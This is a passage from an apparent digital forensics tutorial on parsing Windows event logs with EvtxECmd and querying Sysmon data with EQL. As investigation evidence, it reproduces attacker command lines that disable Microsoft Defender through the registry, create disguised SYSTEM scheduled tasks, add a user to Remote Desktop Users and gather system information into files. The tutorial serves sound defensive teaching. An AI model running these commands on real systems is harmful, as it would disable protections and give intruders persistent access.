
Windows Event Logs Parsing Using EvtxECmd (EZ-Tool)

`EvtxECmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd`) is another brainchild of Eric Zimmerman, tailored for Windows Event Log files (EVTX files). With this tool at our disposal, we can extract specific event logs or a range of events from an EVTX file, converting them into more digestible formats like JSON, XML, or CSV.

Let's initiate the help menu of EvtxECmd to familiarize ourselves with the various options. The command to access the help section is as follows.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -h
Description:
  EvtxECmd version 1.5.0.0

  Author: Eric Zimmerman ([email protected])
  https://github.com/EricZimmerman/evtx

  Examples: EvtxECmd.exe -f "C:\Temp\Application.evtx" --csv "c:\temp\out"
--csvf MyOutputFile.csv
            EvtxECmd.exe -f "C:\Temp\Application.evtx" --csv "c:\temp\out"
            EvtxECmd.exe -f "C:\Temp\Application.evtx" --json
"c:\temp\jsonout"

            Short options (single letter) are prefixed with a single dash.
Long commands are prefixed with two dashes

Usage:
  EvtxECmd [options]

Options:
  -f <f>           File to process. This or -d is required
  -d <d>           Directory to process that contains evtx files. This or
-f is required
  --csv <csv>      Directory to save CSV formatted results to
  --csvf <csvf>    File name to save CSV formatted results to. When
present, overrides default name
  --json <json>    Directory to save JSON formatted results to
  --jsonf <jsonf>  File name to save JSON formatted results to. When
present, overrides default name
  --xml <xml>      Directory to save XML formatted results to
  --xmlf <xmlf>    File name to save XML formatted results to. When
present, overrides default name
  --dt <dt>        The custom date/time format to use when displaying time
stamps [default: yyyy-MM-dd HH:mm:ss.fffffff]
  --inc <inc>      List of Event IDs to process. All others are ignored.
Overrides --exc Format is 4624,4625,5410
  --exc <exc>      List of Event IDs to IGNORE. All others are included.
Format is 4624,4625,5410
  --sd <sd>        Start date for including events (UTC). Anything OLDER
than this is dropped. Format should match --dt
  --ed <ed>        End date for including events (UTC). Anything NEWER
than this is dropped. Format should match --dt
  --fj             When true, export all available data when using --json
[default: False]
  --tdt <tdt>      The number of seconds to use for time discrepancy
```

```
detection [default: 1]
  --met             When true, show metrics about processed event log
[default: True]
  --maps <maps>     The path where event maps are located. Defaults to
'Maps' folder where program was executed
                    [default: C:\Users\johndoe\Desktop\Get-
ZimmermanTools\net6\EvtxeCmd\Maps]
  --vss             Process all Volume Shadow Copies that exist on drive
specified by -f or -d [default: False]
  --dedupe          Deduplicate -f or -d & VSCs based on SHA-1. First file
found wins [default: True]
  --sync            If true, the latest maps from
https://github.com/EricZimmerman/evtx/tree/master/evtx/Maps are
                    downloaded and local maps updated [default: False]
  --debug           Show debug information during processing [default:
False]
  --trace           Show trace information during processing [default:
False]
  --version         Show version information
  -?, -h, --help    Show help and usage information
```



Maps in EvtxECmd

Maps in `EvtxECmd` are pivotal. They metamorphose customized data into standardized fields in the CSV (and JSON) data. This granularity and precision are indispensable in forensic investigations, enabling analysts to interpret and extract salient information from Windows Event Logs with finesse.

Standardized fields in maps:

- `UserName` : Contains information about user and/or domain found in various event logs

- `ExecutableInfo`: Contains information about process command line, scheduled tasks etc.
- `PayloadData1,2,3,4,5,6`: Additional fields to extract and put contextual data from event logs
- `RemoteHost`: Contains information about IP address

`EvtxECmd` plays a significant role in:

- Converting the unique part of an event, known as EventData, into a more standardized and human-readable format.
- Ensuring that the map files are tailored to specific event logs, such as Security, Application, or custom logs, to handle differences in event structures and data.
- Using a unique identifier, the Channel element, to specify which event log a particular map file is designed for, preventing confusion when event IDs are reused across different logs.

To ensure the most recent maps are in place before converting the EVTX files to CSV/JSON, employ the command below.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe --sync
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/evtx

Checking for updated maps at
https://github.com/EricZimmerman/evtx/tree/master/evtx/Maps...

Updates found!

New maps
Application_ESENT_216
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_100
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_1300
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_1310
Kaspersky-Security_OnDemandScan_3023
Kaspersky-Security_Real-Time_File_Protection_3023
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-VMMS_13002
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-VMMS_18304
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-
Worker_13003
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18303
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18504
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
```

```
Worker_18512
Microsoft-Windows-Windows-Defender-Operational_Microsoft-Windows-Windows-
Defender_2050
PowerShellCore-Operational_PowerShellCore_4104
Security_Microsoft-Windows-Security-Auditing_6272
Security_Microsoft-Windows-Security-Auditing_6273

Updated maps
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18500
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18502
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18508
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18514
Microsoft-Windows-SMBServer-Security_Microsoft-Windows-SMBServer_551
Security_Microsoft-Windows-Security-Auditing_4616
```

With the latest maps integrated, we're equipped to infuse contextual information into distinct fields, streamlining the log analysis process. Now, it's time to transmute the logs into a format that's more palatable.


To render the EVTX files more accessible, we can employ `EvtxECmd` to seamlessly convert event log files into user-friendly formats like JSON or CSV.

For instance, the command below facilitates the conversion of the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx` file to a CSV file:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -f
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\win
evt\logs\Microsoft-Windows-Sysmon%4Operational.evtx" --csv
"C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline" --csvf
kape_event_log.csv
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/evtx

Command line: -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\wine
vt\logs\Microsoft-Windows-Sysmon%4Operational.evtx --csv
C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline --csvf
kape_event_log.csv
```


```
Warning: Administrator privileges not found!

CSV output will be saved to
C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline\kape_event_
log.csv

Processing
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\wine
vt\logs\Microsoft-Windows-Sysmon%4Operational.evtx...

Event log details
Flags: None
Chunk count: 28
Stored/Calculated CRC: 3EF9F1C/3EF9F1C
Earliest timestamp: 2023-09-07 08:23:18.4430130
Latest timestamp:   2023-09-07 08:33:00.0069805
Total event log records found: 1,920

Records included: 1,920 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event ID        Count
1               95
2               76
3               346
4               1
8               44
10              6
11              321
12              674
13              356
16              1

Processed 1 file in 8.7664 seconds
```


After importing the resultant CSV into `Timeline Explorer`, we should see the below.



Map Description	User Name	Payload Data1	Payload…	Payload Data3	Payload Data4	Payload Data5	Payload Data6
Engine state is changed from Available to Stopped		HostApplication=powe…	HostNam…	HostVersion=5.1.1…			
Process creation	HTBVM01\Jo…	ProcessID: 3056, Pro…	RuleNam…	MD5=9CA38BE255FFF…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 3332, Pro…	RuleNam…	MD5=9CA38BE255FFF…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
RegistryEvent (Object create and delete)		ProcessID: 4, Proces…	RuleNam…	Image: System	EventType: C…	TargetObject: HKLM\S…	
RegistryEvent (Value Set)		ProcessID: 4, Proces…	RuleNam…	Image: System	EventType: S…	TargetObject: HKLM\S…	Details: Binary Data
Process creation	HTBVM01\Jo…	ProcessID: 2544, Pro…	RuleNam…	MD5=227F63E1D9008…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 6256, Pro…	RuleNam…	MD5=796B784E98008…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 6168, Pro…	RuleNam…	MD5=796B784E98008…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 3808, Pro…	RuleNam…	MD5=0BD94A338EEA5…	ParentProces…	ParentProcessID: 654…	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo…	ProcessID: 4004, Pro…	RuleNam…	MD5=BA0BCCC6029FB…	ParentProces…	ParentProcessID: 380…	ParentCommandLine: net localgroup "Remote Desktop Users
A member was added to a security-enabled local group	HTBVM01\Jo…	Target: Builtin\Remo…	Subject…	MemberName: -	MemberSid: S…	PrivilegeList: -	
Process creation	HTBVM01\Jo…	ProcessID: 4980, Pro…	RuleNam…	MD5=18F8A8D83533A…	ParentProces…	ParentProcessID: 643…	ParentCommandLine: discord.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 498…	TargetImage: C:\Windows\System32\comp.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 498…	TargetImage: C:\Windows\System32\comp.exe
CreateRemoteThread	SourceUser…	StartAddress: 0x0000…	RuleNam…	SourceProcessID: …	SourceImage:…	TargetProcessID: 498…	TargetImage: C:\Windows\System32\comp.exe
Process creation	HTBVM01\Jo…	ProcessID: 3576, Pro…	RuleNam…	MD5=F9C20642B4CFC…	ParentProces…	ParentProcessID: 643…	ParentCommandLine: discord.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 357…	TargetImage: C:\Windows\System32\cmdkey.exe
ProcessAccess	SourceUser…		Granted…	SourceProcessID: …	SourceImage:…	TargetProcessID: 357…	TargetImage: C:\Windows\System32\cmdkey.exe
CreateRemoteThread	SourceUser…	StartAddress: 0x0000…	RuleNam…	SourceProcessID: …	SourceImage:…	TargetProcessID: 357…	TargetImage: C:\Windows\System32\cmdkey.exe
FileCreate		ProcessID: 6432, Pro…	RuleNam…	Image: C:\Temp\di…	TargetFilena…		
A process changed a file creation time		ProcessID: 6432, Pro…	RuleNam…	Image: C:\Temp\di…	TargetFilena…	CreationTimeUTC: 202…	PreviousCreationTimeUTC: 2023-09-07 08:30:12.425
Network connection	HTBVM01\Jo…	ProcessID: 4980, Pro…	RuleNam…	SourceHostname: H…	SourceIp: 10…	DestinationHostname:…	DestinationIp: 10.10.10.10
Network connection	HTBVM01\Jo…	ProcessID: 3576, Pro…	RuleNam…	SourceHostname: H…	SourceIp: 10…	DestinationHostname:…	DestinationIp: 192.168.182.146

Executable Information:



Executable Info
powercfg -change -standby-timeout-ac 0
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
schtasks /Create /TN "Microsoft-Windows-UpdateTask" /TR "C:\Windows\Tasks\update.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
schtasks /Create /TN "Microsoft-Windows-DiagnosticDataCollector" /TR "C:\Windows\Tasks\microsoft.windowskits.feedback.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
net localgroup "Remote Desktop Users" backgroundTask /add
C:\Windows\system32\net1 localgroup "Remote Desktop Users" backgroundTask /add
C:\Windows\System32\comp.exe
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e664|C:\Windows\System32\KERNELBASE.dll+8e73|C:\Windows\System32\KERNELBASE.dll+767e|C:\Windows\System32\KERNELBASE.dll+7226|C:\Windows\S…
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d234|C:\Windows\System32\KERNELBASE.dll+2c0fe|C:\Temp\discord.exe+80f0|C:\Temp\discord.exe+89c5|C:\Temp\discord.exe+13b1|C:\Temp\discord.…

Investigating Windows Event Logs with EQL

Endgame's Event Query Language (EQL) is an indispensable tool for sifting through event logs, pinpointing potential security threats, and uncovering suspicious activities on Windows systems. EQL offers a structured language that facilitates querying and correlating events across multiple log sources, including the Windows Event Logs.

Currently, the EQL module is compatible with Python versions 2.7 and 3.5+. If you have a supported Python version installed, execute the following command.

```
C:\Users\johndoe>pip install eql
```

Should Python be properly configured and included in your PATH, eql should be accessible. To verify this, execute the command below.

```
C:\Users\johndoe>eql --version
eql 0.9.18
```

Within EQL's repository (available at `C:\Users\johndoe\Desktop\eqllib-master`), there's a PowerShell module brimming with essential functions tailored for parsing Sysmon events

from Windows Event Logs. This module resides in the `utils` directory of `eqllib`, and is named `scrape-events.ps1`.

From the EQL directory, initiate the scrape-events.ps1 module with the following command:

```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> import-module .\scrape-
events.ps1
```

By doing so, we activate the `Get-EventProps` function, which is instrumental in parsing event properties from Sysmon logs. To transform, for example, `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx` into a JSON format suitable for EQL queries, execute the command below.


```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> Get-WinEvent -Path
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\wine
vt\logs\Microsoft-Windows-Sysmon%4Operational.evtx -Oldest | Get-
EventProps | ConvertTo-Json | Out-File -Encoding ASCII -FilePath
C:\Users\johndoe\Desktop\forensic_data\event_logs\eql_format_json\eql-
sysmon-data-kape.json
```


This action will yield a JSON file, primed for EQL queries.

Let's now see how we could have identified user/group enumeration through an EQL query against the JSON file we created.

```
C:\Users\johndoe>eql query -f
C:\Users\johndoe\Desktop\forensic_data\event_logs\eql_format_json\eql-
sysmon-data-kape.json "EventId=1 and (Image='*net.exe' and
(wildcard(CommandLine, '* user*', '*localgroup *', '*group *')))"
{"CommandLine": "net  localgroup \"Remote Desktop Users\" backgroundTask
/add", "Company": "Microsoft Corporation", "CurrentDirectory":
"C:\\Temp\\", "Description": "Net Command", "EventId": 1, "FileVersion":
"10.0.19041.1 (WinBuild.160101.0800)", "Hashes":
"MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E
2B07F310F52BAA73CAAAAA124FDDBDF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B
07", "Image": "C:\\Windows\\System32\\net.exe", "IntegrityLevel": "High",
"LogonGuid": "{b5ae2bdd-9f94-64ec-0000-002087490200}", "LogonId":
"0x24987", "ParentCommandLine": "C:\\Windows\\system32\\cmd.exe /c
install.bat", "ParentImage": "C:\\Windows\\System32\\cmd.exe",
"ParentProcessGuid": "{b5ae2bdd-8a0f-64f9-0000-00104cfc4700}",
"ParentProcessId": "6540", "ProcessGuid": "{b5ae2bdd-8a14-64f9-0000-
0010e8804800}", "ProcessId": "3808", "Product": "Microsoft? Windows?
Operating System", "RuleName": null, "TerminalSessionId": "1", "User":
"HTBVM01\\John Doe", "UtcTime": "2023-09-07 08:30:12.178"}
```


{"CommandLine": "net users ", "Company": "Microsoft Corporation", "CurrentDirectory": "C:\\Temp\\", "Description": "Net Command", "EventId": 1, "FileVersion": "10.0.19041.1 (WinBuild.160101.0800)", "Hashes": "MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E2B07F310F52BAA73CAAAAA124FDDBDF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B07", "Image": "C:\\Windows\\System32\\net.exe", "IntegrityLevel": "High", "LogonGuid": "{b5ae2bdd-9f94-64ec-0000-002087490200}", "LogonId": "0x24987", "ParentCommandLine": "cmd.exe /c ping -n 10 127.0.0.1 > nul && net users > users.txt && net localgroup > groups.txt && ipconfig >ipinfo.txt && netstat -an >networkinfo.txt && del /F /Q C:\\Temp\\discord.exe", "ParentImage": "C:\\Windows\\System32\\cmd.exe", "ParentProcessGuid": "{b5ae2bdd-8a19-64f9-0000-0010c5914800}", "ParentProcessId": "4040", "ProcessGuid": "{b5ae2bdd-8a22-64f9-0000-0010c59f4800}", "ProcessId": "5364", "Product": "Microsoft? Windows? Operating System", "RuleName": null, "TerminalSessionId": "1", "User": "HTBVM01\\John Doe", "UtcTime": "2023-09-07 08:30:26.851"}
{"CommandLine": "net localgroup ", "Company": "Microsoft Corporation", "CurrentDirectory": "C:\\Temp\\", "Description": "Net Command", "EventId": 1, "FileVersion": "10.0.19041.1 (WinBuild.160101.0800)", "Hashes": "MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E2B07F310F52BAA73CAAAAA124FDDBDF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B07", "Image": "C:\\Windows\\System32\\net.exe", "IntegrityLevel": "High", "LogonGuid": "{b5ae2bdd-9f94-64ec-0000-002087490200}", "LogonId": "0x24987", "ParentCommandLine": "cmd.exe /c ping -n 10 127.0.0.1 > nul && net users > users.txt && net localgroup > groups.txt && ipconfig >ipinfo.txt && netstat -an >networkinfo.txt && del /F /Q C:\\Temp\\discord.exe", "ParentImage": "C:\\Windows\\System32\\cmd.exe", "ParentProcessGuid": "{b5ae2bdd-8a19-64f9-0000-0010c5914800}", "ParentProcessId": "4040", "ProcessGuid": "{b5ae2bdd-8a22-64f9-0000-001057a24800}", "ProcessId": "4832", "Product": "Microsoft? Windows? Operating System", "RuleName": null, "TerminalSessionId": "1", "User": "HTBVM01\\John Doe", "UtcTime": "2023-09-07 08:30:26.925"}




Windows Registry

A deep dive into the registry hives can furnish us with invaluable insights, such as the computer's name, Windows version, owner's name, and network configuration.

Registry-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\System32\config`

